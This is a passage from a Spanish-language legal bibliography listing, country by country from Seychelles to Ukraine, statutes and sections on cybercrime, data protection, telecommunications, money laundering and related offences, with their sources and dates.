- Copyright Act, secciones 4, 33 (eGrey Book-Seychelles Legal Information Institute, 2014).
- Customs Management Act, secciones 55, 254 (eGrey Book-Seychelles Legal Information Institute, 2011).
- Data Protection Act, secciones 9, 10, 19, 24-27, 30, 38 (eGrey Book-Seychelles Legal Information Institute, 2002).
- Electronic Transactions Act, secciones 9, 33, 41-52 (eGrey Book-Seychelles Legal Information Institute, 2001).
- Evidence Act, secciones 15, 16 (eGrey Book-Seychelles Legal Information Institute, 1882).
- Misuse of Drugs Act, secciones 33, 41 (eGrey Book-Seychelles Legal Information Institute, 2016).
- Penal Code, secciones 55, 152 (eGrey Book-Seychelles Legal Information Institute, 1955).

- Prevention of Terrorism Act, secciones 2, 15 (eGrey Book-Seychelles Legal Information Institute, 2004).

Sierra Leona

- Anti-Corruption Act, secciones 48, 53, 71 (Parliament of Sierra Leone, 12 de mayo de 2008).
- Anti-Money Laundering and Combating of Financing of Terrorism, secciones 1, 30, 31, 33, 36 (Parliament of Sierra Leone, 15 de marzo de 2012).
- Companies Act, secciones 502, 520 (Parliament of Sierra Leone, 13 de agosto de 2009).
- Customs Act, secciones 7, 86 (Parliament of Sierra Leone, 2011).
- Domestic Violence Act, sección 1 (Harassment) (c) (Parliament of Sierra Leone, 2007).
- National Drugs Control Act, secciones 28, 32, 69 (Parliament of Sierra Leone, 7 de agosto de 2008).
- Payment Systems Act, secciones 6, 12, 29 (Parliament of Sierra Leone, 4 de junio de 2009).
- Right to Access Information Act, secciones 47, 48 (Parliament of Sierra Leone, 2013).
- Sexual Offences Act, secciones 1, 13, 18, 26-28 (Parliament of Sierra Leone, 1 de noviembre de 2012).
- Telecommunications Act, secciones 38, 57, 58, 70-81 (Parliament of Sierra Leone, 2006).

Singapur

- Computer Misuse and Cybersecurity Act, secciones 1-16 (Singapore Statutes Online, 1993).
- Computer Misuse and Cybersecurity (Amendment) Bill (Parliament of Singapore, 2017).
- Penal Code, secciones 167, 172, 175, 192, 204, 267C, 292, 376D, 463-477A, 499, 505, 507 (Singapore Statutes Online, 1871).
- Criminal Procedure Code, secciones 39, 40, 226, 342 (Singapore Statutes Online, 2010).
- Terrorism (Suppression of Financing) Act, sección 2 (Singapore Statutes Online, 2002).

- Goods and Services Tax Act, secciones 46, 62, 84 (Singapore Statutes Online, 1993).
- Income Tax Act, sección 65B (Singapore Statutes Online, 1947).
- Spam Control Act, secciones 1-18 (Singapore Statutes Online, 2007).
- Remote Gambling Act, secciones 8, 9, 11, 13, 15, 17, 20, 21, 34 (Singapore Statutes Online, 2014).
- Women's Charter, secciones 146A, 153, 177A (Singapore Statutes Online, 1961).
- Banking Act, secciones 46, 75B (Singapore Statutes Online, 1970).
- Presidential Elections Act, secciones 60A, 60AA (Singapore Statutes Online, 1991).
- Protection from Harassment Act, secciones 3-8, 17-21 (Singapore Statutes Online, 2014).
- Copyright Act, secciones 7A, 139, 199, 261D (Singapore Statutes Online, 1987).
- Companies Act, secciones 8D, 12, 199, 336, 338, 396 (Singapore Statutes Online, 1967).
- Customs Act, secciones 86, 87, 103A, 131 (Singapore Statutes Online, 1960).
- Manufacture of Optical Discs Act, sección 20 (Singapore Statutes Online, 2004).
- Electronic Transactions Act, secciones 8, 9, 24, 26, 28-30, 32, 33, 36 (Singapore Statutes Online, 2010).
- Films Act, secciones 31, 32 (Singapore Statutes Online, 1981).
- Telecommunications Act, secciones 41, 42, 50, 59-68 (Singapore Statutes Online, 1999).
- Undesirable Publications Act, secciones 11, 12 (Singapore Statutes Online, 1967).
- Personal Data Protection Act, secciones 24, 50-52, 55, 56, 58, 59 (Singapore Statutes Online, 2012).
- Evidence Act, secciones 36A, 64, 65, 68A, 69, 116A (Singapore Statutes Online, 1893).

Siria

- Law 4 of 2009 on Electronic Signature and Network Services, artículos 11, 15, 31 (Syrian People's Assembly, 2009).

- Law No. 18 of 2010 on Telecommunications, artículos 13, 27, 50, 51, 59-69 (Syrian People's Assembly, 2010).
- Law 3 of 2014 on Electronic Transactions, artículos 17, 23, 24 (Syrian People's Assembly, 2014).
- Legislative Decree No. 33 of 2005 on Combating Money Laundering and the Financing of Terrorism, artículo 1 (Syrian People's Assembly, 2005).
- Legislative Decree 17 of 2012 Application of the provisions of the law on Communication on the Network and Combating Cyber Crime, artículos 1-36 (Syrian People's Assembly, 2012).
- Legislative Decree 62 of 2013 Provisions of the Copyright Law, artículos 40, 83, 86, 93, 97 (Syrian People's Assembly, 2013).

Somalia

- Penal Code, artículos 209, 288, 328, 403, 452, 473, 538 (Central Bank of Somalia, 1962).
- Anti-Money Laundering and Countering the Financing of Terrorism Act, artículos 1, 3, 5, 9 (Central Bank of Somalia, 2015).
- Financial Institutions Act, artículos 2, 53 (Central Bank of Somalia, 2012).
- Telecommunications Act, artículo 62 (Somaliland's Legal System, 2011).
- Sex Offenses Bill, artículos 1, 13 (Ministry of Women and Human Rights Development Somalia, 2016).
- Draft Legislative updating in Penal Code the Cybercrime (Ministry of Justice Somalia, 2014).

Sri Lanka

- Computer Crime Act, secciones 1-38 (Department of Printing-Government Sri Lanka, 2007).
- Right to Information, sección 39 (Department of Printing-Government Sri Lanka, 2016).
- Intellectual Property Act, secciones 6, 178 (Department of Printing-Government Sri Lanka, 2003).
- Electronic Transactions Act, secciones 2, 5, 8, 16, 21, 22 (Department of Printing-Government Sri Lanka, 19 de mayo de 2006).

- Payment Devices Frauds Act, secciones 3, 8, 16, 17, 32 (Department of Printing-Government Sri Lanka, 12 de septiembre de 2006).
- Payment and Settlement Systems Act, secciones 5, 35, 40 (Department of Printing-Government Sri Lanka, 2005).
- Penal Code Consolidated, secciones 164-167, 285, 286, 286A, 487 (Ministry of Justice Sri Lanka, 1885).
- Penal Code (Amendment) Act, sección 286B (Department of Printing-Government Sri Lanka, 24 de abril de 2006).
- Prevention of Money Laundering Act, secciones 3, 35 (Department of Printing-Government Sri Lanka, 6 de marzo de 2006).

Suazilandia

- Electronic Communications Act, secciones 16, 40, 44 (Swaziland Communications Commission, 2013).
- Swaziland Communications Commission Act, secciones 30, 41, Schedule (sección 19[1]) 4 (Swaziland Communications Commission, 2010).
- Money Laundering and Financing of Terrorism (Prevention) Act, secciones 2, 6, 10-12, 34 (Central Bank of Swaziland, 13 de noviembre de 2011).
- National Clearing & Settlement Systems Act, secciones 20, 21, 24, 25 (Central Bank of Swaziland, 18 de noviembre de 2011).
- Draft Computer Crime and Cybercrime Bill, secciones 1-44 (Government of the Kingdom of Swaziland, 2013).

Sudáfrica

- Cybercrimes and Cybersecurity Bill, secciones 1-63 (Parliament of South Africa, 2017).
- Protection of Personal Information Act, secciones 69-71, 101, 105-107 (South African Government, 2013).
- Electronic Communications and Transactions Act, secciones 28, 31, 45, 55, 56, 80-89 (South African Government, 2002).
- Electronic Communications Act, secciones 2, 36, 74, 75 (South African Government, 2005).
- Regulation of Interception of Communications and Provision of Communication-related Information Act, secciones 1-63 (South African Government, 2003).

- Protection of Information Act, secciones 3-6 (South African Government, 1982).
- Films and Publications Act, secciones 24A-24C, 27A, 30B (South African Police Service, 1996).
- Criminal Law (Sexual Offences and Related Matters) Amendment Act, secciones 9, 10, 18-20, 24, 25 (South African Police Service, 2007).
- Protection of Constitutional Democracy Against Terrorist and Related Activities Act, sección 1 (Terrorist Activity) (South African Police Service, 2004).
- Promotion of Access to Information Act, sección 90 (South African Police Service, 2000).
- Protection from Harassment Act, secciones 1, 4, 18 (Laws of South Africa-University of Pretoria, 2011).
- Prevention of Organised Crime Act, sección 71 (Laws of South Africa-University of Pretoria, 4 de diciembre de 1998).
- Prevention and Combating of Trafficking in Persons, secciones 1, 8 (Laws of South Africa-University of Pretoria, 2013).
- Prevention and Combating of Corrupt Activities Act, sección 19 (Laws of South Africa-University of Pretoria, 28 de abril de 2004).
- National Prosecuting Authority Act, sección 40A (Laws of South Africa-University of Pretoria, 3 de julio de 1998).
- Financial Intelligence Centre Act, secciones 25, 31, 45B, 56, 65-67 (Laws of South Africa-University of Pretoria, 2001).
- Domestic Violence Act, sección 1 (Laws of South Africa-University of Pretoria, 2 de diciembre de 1998).
- Criminal Procedure Act, secciones 158, 170A, 212, 236, 236A (Laws of South Africa-University of Pretoria, 1977).
- Companies Act, secciones 178, 221 (Laws of South Africa-University of Pretoria, 2008).
- Copyright Act, secciones 2-5, 11B, 19B, 20, 23, 26 (Laws of South Africa-University of Pretoria, 1978).
- National Gambling Act, sección 27 (Laws of South Africa-University of Pretoria, 1 de noviembre de 2004).

Sudán

- Computer Crimes Act, artículos 1-30 (National Assembly Sudan, 20 de junio de 2007).

- Electronic Transactions Act, artículos 9, 10, 28 (National Assembly Sudan, 14 de junio de 2007).
- Anti-Money Laundering and Financing of Terrorism Act, artículos 6, 7 (National Assembly Sudan, 2010).
- Literary and Artistic Act, artículos 15, 29 (National Assembly Sudan, 2001).

Sudán del Sur

- -Penal Code Act, artículos 75, 246, 260, 289, 388-394 (Gurtong Trust-Peace and Media Project, 2008).
- -Evidence Act, artículo 94 (Gurtong Trust-Peace and Media Project, 2003).

Suecia

- Penal Code, Chapter 4: Om brott mot frihet och frid, § 8, 9 a-c; Chapter 14: Om förfalskningsbrott, § 1; Chapter 16: Om brott mot allmän ordning, § 10a, 11 (Lagbevakning med Notisum och Rättsnätet, 1962).
- Law on Measures to Prevent Certain Particularly Serious Offenses, § 1, 2, 8-11, 13, 16, 17 (Lagbevakning med Notisum och Rättsnätet, 2007).
- Law on Unauthorized Transactions by Payment Instruments, § 1-9 (Lagbevakning med Notisum och Rättsnätet, 2010).
- Law on International Legal Assistance in Criminal Matters, Chapter 1: Inledande bestämmelser, §2; Chapter 4: Särskilda bestämmelser om olika former av rättslig hjälp, § 25, 25 a-c, 26, 26 a-c (Lagbevakning med Notisum och Rättsnätet, 2000).
- Law on the Collection of Data on Electronic Communication in the Law Enforcement Intelligence, § 1-9 (Lagbevakning med Notisum och Rättsnätet, 2012).
- Law on Electronic Communication, Chapter 6: Behandling av trafikuppgifter samt integritetsskydd, § 1-4b, 8, 16a-23; Chapter 7: Tillsyn mm, § 8, 14-17 (Lagbevakning med Notisum och Rättsnätet, 2003).
- Law on Publicity and Secrecy, Chapter 9: Förbud i annan lagstiftning mot att röja eller utnyttja uppgift, § 1-3; Chapter 18 Sekretess till skydd främst för intresset av att förebygga eller beivra brott, § 8,

9; Chapter 38: Sekretess till skydd för enskild i verksamhet som rör totalförsvar, krisberedskap, mm, § 5 (Lagbevakning med Notisum och Rättsnätet, 20 de mayo de 2009).
- Law on Personal Data, § 21, 27, 38, 48, 49 (Lagbevakning med Notisum och Rättsnätet, 29 de abril de 1998).
- Law on Measures Against Money Laundering and Terrorist Financing, Chapter 1: Tillämpningsområde och definitioner, § 2; Chapter 2: Kundkännedom, § 5 (Lagbevakning med Notisum och Rättsnätet, 12 de febrero de 2009).
- Code of Procedure, Chapter 27: Om beslag och hemliga tvångsmedel, § 18-25a, 26, 28, 31, 32, 34 (Lagbevakning med Notisum och Rättsnätet, 1942).
- Law on Signals Intelligence in Defense, § 1, 2a, 7, 10-11, 12 (Lagbevakning med Notisum och Rättsnätet, 2008).
- Law on Electronic Notice Boards, § 5-8 (Lagbevakning med Notisum och Rättsnätet, 12 de marzo de 1998).

Suiza

- Swiss Criminal Code, artículos 66, 67b, 135, 143, 143 bis, 144 bis, 146, 147, 150, 150 bis, 156, 173, 174, 177, 179 bis-novies, 180, 197, 251, 321ter, 355, 355f (The Federal Council Switzerland, 1937).
- Swiss Code of Criminal Procedure, artículos 269-279 (The Federal Council Switzerland, 2007).
- Swiss Code of Obligations, artículo 59F (The Federal Council Switzerland, 1911).
- Swiss Civil Code, artículos 28, 28b, 43a, 949a (The Federal Council Switzerland, 1907).
- Federal Law on Certification Services in the Field of Electronic Signature and Other Applications of Digital Certificates, artículos 6, 15, 17, 18 (The Federal Council Switzerland, 2016).
- Federal Law on Governmental and Administrative Organization, artículos 57i-57q (The Federal Council Switzerland, 1 de enero de 1997).
- Federal Law on Military Information Systems, artículos 2, 70, 150-155 (The Federal Council Switzerland, 2008).
- Federal Law on Measures for the Protection of Internal Security, artículos 10a, 15, 24 (The Federal Council Switzerland, 21 de marzo de 1997).

- Federal Law on International Legal Assistance in Criminal Matters, artículos 18a, 18b (The Federal Council Switzerland, 1981).
- Federal Law on the Fight against Money Laundering and the Financing of Terrorism, artículos 2, 9, 15 (The Federal Council Switzerland, 10 de octubre de 1997).
- Federal Law on Copyright and Related Rights, artículos 29, 30,39-39c, 67-71 (The Federal Council Switzerland, 9 de octubre de 1992).
- Federal Law on Telecommunications, artículos 3, 45, 45a, 46, 49-55 (The Federal Council Switzerland, 30 de abril de 1997).
- Federal Law on Data Protection, artículos 7, 34, 35 (The Federal Council Switzerland, 19 de junio de 1992).
- Federal Law on Unfair Competition, artículos 3, 23 (The Federal Council Switzerland, 1986).
- Federal Law on Financial Market Infrastructures and the Market Behavior in Securities and Derivatives Trading, artículo 14 (The Federal Council Switzerland, 2015).

Surinam

- Penal Code, artículos 5, 79 bis, 109C, 109D, 123, 153, 187 b-k, 196, 197, 213c, 213d, 253, 259b, 291-293, 320, 325, 331, 333, 333a, 333d, 345a, 377, 378, 387a, 390c, 404, 414a, 414b, 520a, 527b, 527c (De Nationale Assemblée Suriname, 2015).
- Law Criminal Law Belaging, artículos 1, 4 (De Nationale Assemblée Suriname, 2012).
- Law on Telecommunication Services, artículos 32, 33, 35, 104, 113 (De Nationale Assemblée Suriname, 2004).
- Economic Crimes Act, artículo 24 (De Nationale Assemblée Suriname, 1986).

Túnez

- Law No. 51 of 2005 dated 27 June 2005 Concerning the Electronic Transfer of Funds, artículos 17-19 (Republic of Tunisia: People's Assembly, 2005).
- Law No. 63 of 2004 dated July 27, 2004 Concerning the Protection of Personal Data, artículos 8, 19, 23, 37, 79, 86-104 (Republic of Tunisia: People's Assembly, 27 de julio de 2004).

- Law No. 83 of 2000 dated August 9, 2000 relating to Electronic Commerce and Exchanges, artículos 6, 15, 21, 43-53 (Republic of Tunisia: People's Assembly, 2000).
- Law No. 5 of 2004 dated 3 February 2004 relative to Computer Security, artículos 1-10 (Republic of Tunisia: People's Assembly, 3 de febrero de 2004).
- Law No. 26 of 2015 dated 7 August 2015 concerning the Fight Against Terrorism and the Prevention of Money Laundering, artículos 33, 100, 108, 113, 123, 140 (Republic of Tunisia: People's Assembly, 2015).
- Penal Code, artículos 61 quater, 172, 199 bis, 199 ter, 226 bis (Legislation-National Portal of Legal Information, 1913).
- -Penal Procedure Code, artículos 70, 72 bis, 75, 83, 101 (Legislation-National Portal of Legal Information, 1968).
- Child Protection Code, artículo 34 (Legislation-National Portal of Legal Information, 1995).
- Telecommunications Code, artículos 78-89 (Legislation-National Portal of Legal Information, 2001).
- Draft law on the Fight Against Infringements of Information and Communication Systems, artículos 1-45 (Législation du secteur de la sécurité en Tunisie, 2015).
- Organic Law No. 2016-22 of 24 March 2016, on the Right of Access to Information, artículos 57, 58 (Législation du secteur de la sécurité en Tunisie, 24 de marzo de 2016).
- Law No. 94-36 of 24 February 1994 on Literary and Artistic Property, artículos 51-55 (Législation du secteur de la sécurité en Tunisie, 1994).
- Organic Law No. 2016-61 of 3 August 2016 on the Prevention and Combating of Trafficking in Persons, artículos 12, 32, 42 (Législation du secteur de la sécurité en Tunisie, 3 de agosto de 2016).

Tailandia

- Cybercrime Act, secciones 1-31 (Thai Netizen Network, 2017).
- Cybersecurity Bill, secciones 1-43 (Thai Netizen Network, 2015).
- Personal Data Protection Bill, secciones 31, 43-45 (Thai Netizen Network, 2016).
- Electronic Transactions Act, secciones 26-28, 44-46 (Bank of Thailand, 2001).

- Electronic Transaction Bill (amendment), secciones 6, 12 (Thai Netizen Network, s.f.).
- Financial Institutions Businesses Act, sección 85 (Bank of Thailand, 2008).
- Counter-Terrorism Financing Act, sección 3 (Anti Money Laundering Office Thailand, 2013).
- Anti-Money Laundering Act, secciones 16, 46 (Anti Money Laundering Office Thailand, 1999).
- Digital Development for Economy and Society Fund Act, secciones 6, 34, 41 (Office of the Secretary of the House of Representatives Thailand, 2017).
- Penal Code, secciones 122, 135/1, 269/1 - 269/7, 235 (Samuiforsale, 1956).

Taiwán

- Criminal Law of the Republic of China, artículos 10, 107, 220, 231-1, 235, 296-1, 310, 318-1, 318-2, 339 to 339-4, 358-363 (Laws and Regulations Database of The Republic of China, 30 de noviembre de 2016).
- Criminal Procedure Law, artículos 122, 128, 135, 165-1 (Laws and Regulations Database of The Republic of China, 22 de junio de 2016).
- Trademark Law, artículo 97 (Laws and Regulations Database of The Republic of China, 29 de noviembre de 2016).
- Copyright Law, artículos 80-1, 80-2, 87, 90-4 to 90-12, 91 hasta 103 (Laws and Regulations Database of The Republic of China, 28 de noviembre de 2016).
- Communications Protection and Surveillance Law, artículos 1-34 (Laws and Regulations Database of The Republic of China, 13 de abril de 2016).
- Consumer Protection Law, artículo 18 (Laws and Regulations Database of The Republic of China, 17 de junio de 2015).
- Child and Youth Sexual Exploitation Prevention Law, artículos 8, 40, 48, 50 (Laws and Regulations Database of The Republic of China, 4 de febrero de 2015).
- Sexual Harassment Prevention Law, artículo 12 (Laws and Regulations Database of The Republic of China, 2009).

- Personal Information Protection Law, artículos 6, 18, 27, 41-50 (Laws and Regulations Database of The Republic of China, 30 de diciembre de 2015).
- Domestic Violence Prevention Law, artículos 61-1 (Laws and Regulations Database of The Republic of China, 2 de abril de 2015).
- Customs Law, artículos 82, 98 (Ministry of Finance of the Republic of China, 1967).

Tanzania

- Cybercrimes Act, secciones 1-58 (Tanzania Communications Regulatory Authority, 2015).
- Electronic Transactions Act, secciones 13, 18, 20, 32, 36 (Tanzania Communications Regulatory Authority, 2015).
- Electronic and Postal Communications Act, secciones 116-124 (Tanzania Communications Regulatory Authority, 2010).
- Access to Information Act, secciones 6, 18, 22 (Parliament of Tanzania, 2016).
- Prevention and Combating of Corruption Act, secciones 3, 22 (Ministry of Finance and Planning Financial Intelligence Unit Tanzania, 2007).
- Capital Markets and Securities Act, secciones 2, 109 (Ministry of Finance and Planning Financial Intelligence Unit Tanzania, 1994).
- Banking and Financial Institutions Act, secciones 31 (Ministry of Finance and Planning Financial Intelligence Unit Tanzania, 2006).
- Gaming Act, secciones 3, 56, 73 (Ministry of Finance and Planning Financial Intelligence Unit Tanzania, 2003).
- Evidence Act, secciones 40A, 76, 78A, 97 (E-Government Portal Tanzania, 1967).
- Prevention of Terrorism Act, sección 4 (3) (g) (E-Government Portal Tanzania, 2002).
- Copyrights and Neighbouring, secciones 4, 5, 44 (E-Government Portal Tanzania, 1999).
- Anti-Money Laundering (Amendment) Act, sección 4 (E-Government Portal Tanzania, 2012).
- Personal Data Protection Draft Bill (E-Government Agency Tanzania, 2015).

Tayikistán

- Criminal Code, artículos 137, 144, 179-1, 179-2, 241 to 241-2, 277, 298-304, 307, 307-1, 307-3, 330, 340, 396 (National Center for Legislation under the President of the Republic of Tajikistan, 1998).
- Criminal Procedure Code, artículos 14, 72, 82, 110, 140, 149, 153, 168, 190-196 (National Center for Legislation under the President of the Republic of Tajikistan, 2009).
- Law On Combating Trafficking in Persons and Providing Assistance to Victims of Human Trafficking, artículos 11, 13, 17, 22, 34, 36, 37, 39, 44 (National Center for Legislation under the President of the Republic of Tajikistan, 26 de julio de 2014).
- Law On State Secrets, artículos 1, 10, 15, 50-52 (National Center for Legislation under the President of the Republic of Tajikistan, 25 de julio de 2014).
- Law On Combating Organized Crime, artículos 1, 9 (National Center for Legislation under the President of the Republic of Tajikistan, 2013).
- Law On Cryptography, artículos 1-10 (National Center for Legislation under the President of the Republic of Tajikistan, 3 de julio de 2012).
- Law On Microfinance Organizations, artículo 25 (National Center for Legislation under the President of the Republic of Tajikistan, 16 de abril de 2012).
- Law On Operative-Search Activity, artículos 1, 5, 6, 8, 9, 15 (National Center for Legislation under the President of the Republic of Tajikistan, 25 de marzo de 2011).
- Law On Counteracting the Legalization (Laundering) of Proceeds from Crime, Financing Terrorism and Financing the Spread of Weapons of Mass Destruction, artículos 1, 4, 6, 8 (National Center for Legislation under the President of the Republic of Tajikistan, 24 de marzo de 2011).
- Law On Banking Activities, artículos 9, 12, 35, 50 (National Center for Legislation under the President of the Republic of Tajikistan, 2010).
- Law On the National Security Bodies of the Republic of Tajikistan, artículos 11, 14, 17, 19, 27 (National Center for Legislation under the President of the Republic of Tajikistan, 2008).

- Law On Electronic Digital Signature, artículos 10, 19, 20 (National Center for Legislation under the President of the Republic of Tajikistan, 2007).
- Law On Combating Corruption, artículo 12 (National Center for Legislation under the President of the Republic of Tajikistan, 2005).
- Law On Advertising, artículos 6, 7, 13, 29-31 (National Center for Legislation under the President of the Republic of Tajikistan, 1 de agosto de 2003).
- Law On Postal Communication, artículos 4, 14, 18, 21 (National Center for Legislation under the President of the Republic of Tajikistan, 2 de agosto de 2003).
- Law On Combating Extremism, artículos 3, 15 (National Center for Legislation under the President of the Republic of Tajikistan, 8 de diciembre de 2003).
- Law On Telecommunications, artículos 3, 10, 20, 33 (National Center for Legislation under the President of the Republic of Tajikistan, 10 de mayo de 2002).
- Law On Information, artículos 27, 36-38 (National Center for Legislation under the President of the Republic of Tajikistan, 9 de mayo de 2002).
- Law On Electronic Document, artículos 11, 17, 18, 24-26 (National Center for Legislation under the President of the Republic of Tajikistan, 11 de mayo de 2002).
- Law On Information Protection, artículos 1-19 (National Center for Legislation under the President of the Republic of Tajikistan, 15 de mayo de 2002).
- Law On Informatization, artículos 3, 4, 10, 20, 21, 27-31, 45 (National Center for Legislation under the President of the Republic of Tajikistan, 2001).
- Law On Copyright and Related Rights, artículos 3, 47, 48 (National Center for Legislation under the President of the Republic of Tajikistan, 1998).

Timor Oriental

- Penal Code, artículos 135, 176, 187, 198, 268, 269, 291 (Jornal da República Ministério da Justiça Timor Leste, 2009).
- Lei de Defesa Nacional, artículo 37 (Jornal da República Ministério da Justiça Timor Leste, 2010).

- Lei de Segurança Interna, artículos 8, 22 (Jornal da República Ministério da Justiça Timor Leste, 2010).
- Lei Sobre a Comissão Anti Corrupção, artículos 5, 18 (Jornal da República Ministério da Justiça Timor Leste, 2009).
- Decreto Lei Sobre a Regulamentação do Sector das Telecomunicações, artículos 76 79 (Jornal da República Ministério da Justiça Timor Leste, 2012).
- Decreto Lei Regimes Especiais no Âmbito Processo Penal para Casos de Terrorismo, Criminalidade de Violenta ou Altamente Organizada, artículo 7 (Jornal da República Ministério da Justiça Timor Leste, 2006).

Togo

- Loi sur les Communications Électroniques, artículos 75 97 (*Journal Officiel de la République Togolaise: Lois Et Règlements*, 2012).
- Code Pénal, artículos 56, 319, 344, 371 373, 394, 413, 473 482, 552, 576, 742, 961 981 (*Journal Officiel de la République Togolaise: Lois Et Règlements*, 2015).
- Loi portant Statut de L'artiste, artículos 4, 61 69 (*Journal Officiel de la République Togolaise: Lois Et Règlements*, 12 de agosto de 2016).
- Loi portant Liberté D'accès à L'information et á la Documentation Publique, artículos 50, 51 (*Journal Officiel de la République Togolaise: Lois Et Règlements*, 30 de marzo de 2016).
- Loi Portant Réglementation des Bureaux D'Information sur le Crédit (BIC) Dans les Etats Membres de L'union Monétaire Ouest Africaine (UMOA), artículos 13, 37, 44 (*Journal Officiel de la République Togolaise: Lois Et Règlements*, 14 de marzo de 2016).
- Code de Justice Militaire, artículos 139, 142 (*Journal Officiel de la République Togolaise: Lois Et Règlements*, 21 de abril de 2016).

Tonga

- Computer Crimes Act, secciones 1 18 (Tongan Government On Line Legislation, 8 de septiembre de 2003).
- Companies Act, sección 383 (Tongan Government On Line Legislation, 1995).
- Copyright Act, secciones 2, 3, 27 30 (Tongan Government On Line Legislation, 30 de julio de 2002).

- Communications Act, secciones 107 109, 129, 164, 174, 176, 178 (Tongan Government On Line Legislation, 2015).
- Counter Terrorism and Transnational Organised Crime Act, sección 1 (Property) (Tongan Government On Line Legislation, 4 de noviembre de 2013).
- Criminal Offences (Amendment) Act, sección 115A (Tongan Government On Line Legislation, 21 de agosto de 2003).
- Illicit Drugs Control Act, sección 9 (Tongan Government On Line Legislation, 23 de octubre de 2003).
- Money Laundering and Proceeds of Crime Act, secciones 1 (Document), 50 (Tongan Government On Line Legislation, 2 de octubre de 2000).
- Mutual Assistance in Criminal Matters Act, sección 3 (Document) (Tongan Government On Line Legislation, 17 de noviembre de 2000).
- Pornography Control Act, secciones 2, 4 6 (Tongan Government On Line Legislation, 14 de noviembre de 2002).
- Family Protection Act, secciones 2 (Harassment), 16 (Tongan Government On Line Legislation, 5 de noviembre de 2013).
- Financial Institutions Act, secciones 25, 69, 80 (Tongan Government On Line Legislation, 2004).
- Prohibited Publications Act, secciones 2 5 (Tongan Government On Line Legislation, 1988).

Trinidad y Tobago

- AntiTerrorism Act, sección 2 (Parliament of Trinidad and Tobago, 2005).
- Children Act, secciones 3, 40, 91, 99 (Parliament of Trinidad and Tobago, 2012).
- Computer Misuse Act, secciones 117 (Parliament of Trinidad and Tobago, 10 de noviembre de 2000).
- Data Protection Act, secciones 35, 8796 (Parliament of Trinidad and Tobago, 23 de mayo de 2011).
- Electronic Transactions Act, secciones 31, 35, 50, 5963 (Parliament of Trinidad and Tobago, 3 de mayo de 2011).
- Electronic Transfer of Funds Crime Act, secciones 120 (Parliament of Trinidad and Tobago, 2 de noviembre de 2000).

- Financial Institutions Act, secciones 62 (13)(a) y (14), 63 (2) y (6), 98 (Parliament of Trinidad and Tobago, 2008).
- Interception of Communications Act, secciones 126 (Parliament of Trinidad and Tobago, 2010).
- Integrity in Public Life Act, secciones 33, 34 (Parliament of Trinidad and Tobago, 3 de octubre de 2010).
- International Criminal Court Act, sección 68 (Parliament of Trinidad and Tobago, 2006).
- Offences Against the Person (Amendment) Act, sección 30A (Parliament of Trinidad and Tobago, 2015).
- Trafficking in Persons Act, sección 3 (Parliament of Trinidad and Tobago, 18 de abril de 2011).
- Telecommunications Act, secciones 6572 (Parliament of Trinidad and Tobago, 2001).

Turkmenistán

- Criminal Code, artículos 132, 146, 147, 167, 1672, 1691, 173, 175, 1752, 1753, 177, 1772, 179, 180, 2451, 250, 271, 2712, 2741, 333 hasta 3353 (Ministry of Justice Turkmenistan, 2010).
- Code of Criminal Procedure, artículos 15, 131, 209, 282, 284, 555 (Ministry of Justice Turkmenistan, 2009).
- Code of Administrative Offenses, artículos 76, 251, 254267, 314, 391 (Ministry of Justice Turkmenistan, 2013).
- Law On Information About Personal Life and its Protection, artículos 1, 11, 23, 24, 32 (Ministry of Justice Turkmenistan, 2017).
- Law On Combating Human Trafficking, artículo 19 (Ministry of Justice Turkmenistan, 15 de octubre de 2016).
- Law on Advertising, artículo 18 (Ministry of Justice Turkmenistan, 26 de marzo de 2016).
- Law On Counteracting the Legalization of Proceeds from Crime and the Financing of Terrorism, artículos 1, 5, 11, 14 (Ministry of Justice Turkmenistan, 2015).
- Law On Legal Regulation of Internet Development and Internet Services in Turkmenistan, artículos 3, 11, 27, 28, 3032 (Ministry of Justice Turkmenistan, 2014).
- Law On Copyright and Related Rights, artículos 6, 21, 4345 (Ministry of Justice Turkmenistan, 2012).

- Law On Communication, artículos 3, 18, 42, 47 (Ministry of Justice Turkmenistan, 2010).
- Law On Electronic Document, artículos 5, 12, 14, 15, 23 (Ministry of Justice Turkmenistan, 2000).
- Law On the Legal Protection of Algorithms, Programs for Electronic Computers, artículos 118 (Ministry of Justice Turkmenistan, 1994).

Turquía

- Criminal Code, artículos 6, 105, 124, 132140, 142, 158, 163, 226, 243246, 285 (Turkey Legislation Information System, 26 de septiembre de 2004).
- Electronic Communications Law, artículos 4, 12, 63 (Turkey Legislation Information System, 2008).
- Electronic Signature Law, artículos 10, 1519 (Turkey Legislation Information System, 15 de enero de 2004).
- Electronic Trade Regulation Law, artículos 1, 12 (Turkey Legislation Information System, 2014).
- Government Employment Services and National Intelligence Organization Law, artículos 6, 27 (Turkey Legislation Information System, 1983).
- Law on the Regulation of the Published Publications on the Internet and to Strugged with the cuts Processed Through this Publications, artículos 7, 8, 10 (Turkey Legislation Information System, 2007).
- Law on Change of the Law on the Organization and Duties of the Ministry of Family and Social Policies and Law on Change of Some Laws and Legislations, artículos 85, 90, 91, 9395, 100, 102, 103, 106 (Turkey Legislation Information System, 2015).
- Protection of Personal Data Law, artículos 4, 5, 12, 16, 17, 18, 21, 28 (Turkey Legislation Information System, 2016).
- Consumer Protection Law, artículos 77, 80 (Turkey Legislation Information System, 2013).
- Terroristic Struggle Law, artículo 7 (Turkey Legislation Information System, 1991).
- Regulation on Internet Public Use Providers, artículos 5, 10, 11 (General Directorate of International Law and Foreign AffairsMinistry of Justice, 2007).

Tuvalu

- Counter Terrorism and Transnational Organised Crime Act, secciones 3 (Property), 36 (Legislation Online Tuvaluan Government, 30 de noviembre de 2009).
- Customs Revenue and Border Protection Act, secciones 120, 187189, 208, 247 (Legislation Online Tuvaluan Government, 13 de enero de 2014).
- Family Protection and Domestic Violence Act, sección 3 (Harassment) (Legislation Online Tuvaluan Government, 18 de diciembre de 2014).
- Police Powers and Duties Act, secciones 61, 142 (Legislation Online Tuvaluan Government, 3 de diciembre de 2009).
- Proceeds of Crime Act, secciones 4 (Document), 90, 91, 94, 95, 104, 108, 109 (Legislation Online Tuvaluan Government, 2008).
- Pharmacy and Therapeutic Products Act, secciones 4 (Advertisement), 17 (Legislation Online Tuvaluan Government, 2016).
- Tuvalu Telecommunications Corporation Act, secciones 33, 34 (Legislation Online Tuvaluan Government, 1994).

Ucrania

- Criminal Code, artículos 109, 163, 176, 190, 200, 216, 2582, 301, 3451, 361 hasta 3631, 4361 (Ukraine's LegislationParliament, 2001).
- Criminal Procedure Code, artículos 99, 135, 194, 195, 258266 (Ukraine's LegislationParliament, 13 de abril de 2012).
